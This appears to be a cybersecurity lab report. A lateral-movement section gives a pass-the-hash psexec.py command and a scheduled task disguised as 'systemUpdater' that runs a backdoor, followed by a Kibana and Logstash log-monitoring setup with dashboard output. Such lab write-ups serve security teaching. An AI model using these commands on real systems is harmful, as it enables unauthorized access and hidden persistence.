Lateral Movement & Persistence

Objective

Move deeper into network using valid credentials and maintain stealth access.

Commands


psexec.py administrator:<hash>@<host-ip>
schtasks /create /sc minute /mo 30 /tn systemUpdater /tr C:\backdoor.exe

Results Table


Activity	Success	Evidence	Risk
PsExec remote login	✔	CMD shell	Full access
Persistent Task	✔	Scheduled task created	Silent persistence

Summary


Using previously stolen credentials, lateral movement succeeded via SMB-based PsExec. Privileged access allowed execution of commands on another host. Persistence ensured long-term control even if initial access was blocked. Network segmentation is needed to restrict such propagation.



```
┌──(cybercheems㉿kali)-[~]
└─$ sudo systemctl enable kibana
sudo systemctl start kibana
sudo systemctl status kibana

Synchronizing state of kibana.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable kibana
Created symlink '/etc/systemd/system/multi-user.target.wants/kibana.service' → '/etc/systemd/system/kibana.servi
● kibana.service - Kibana
     Loaded: loaded (/etc/systemd/system/kibana.service; enabled; preset: disabled)
     Active: active (running) since Fri 2025-11-28 12:34:10 IST; 128ms ago
 Invocation: b7406b4a122d47ea98f1733f99f669c6
       Docs: https://www.elastic.co
   Main PID: 13286 (node)
      Tasks: 6 (limit: 10013)
     Memory: 1.4M (peak: 1.8M)
        CPU: 54ms
     CGroup: /system.slice/kibana.service
             └─13286 /usr/share/kibana/bin/../node/bin/node /usr/share/kibana/bin/../src/cli/dist --logging.dest

Nov 28 12:34:10 kali systemd[1]: Started kibana.service - Kibana.
```



```
  GNU nano 8.3                                                    /etc/logstash/conf.d/syslog.conf
input {
  udp { port => 514 type => syslog }
}

output {
  elasticsearch { hosts => ["localhost:9200"] }
}
```



Search session complete
Completed 11/28/2025 @ 1:21:48 PM
Save your session and return to it later

Sample Logs Data

This dashboard contains sample data for you to play with. You can view it, search it, and interact with the visualizations. For more information about Kibana, check our docs.

Source Country: Select...
OS: Select...
Bytes: 0 – 19732

1,594
Visits

810
Unique Visitors

3.8%
HTTP 4xx

3.7%
HTTP 5xx

[Logs] Response Codes Over Time + Annotations

● HTTP 5xx 0% ● HTTP 4xx 18.182% ● HTTP 2xx and 3xx 81.818%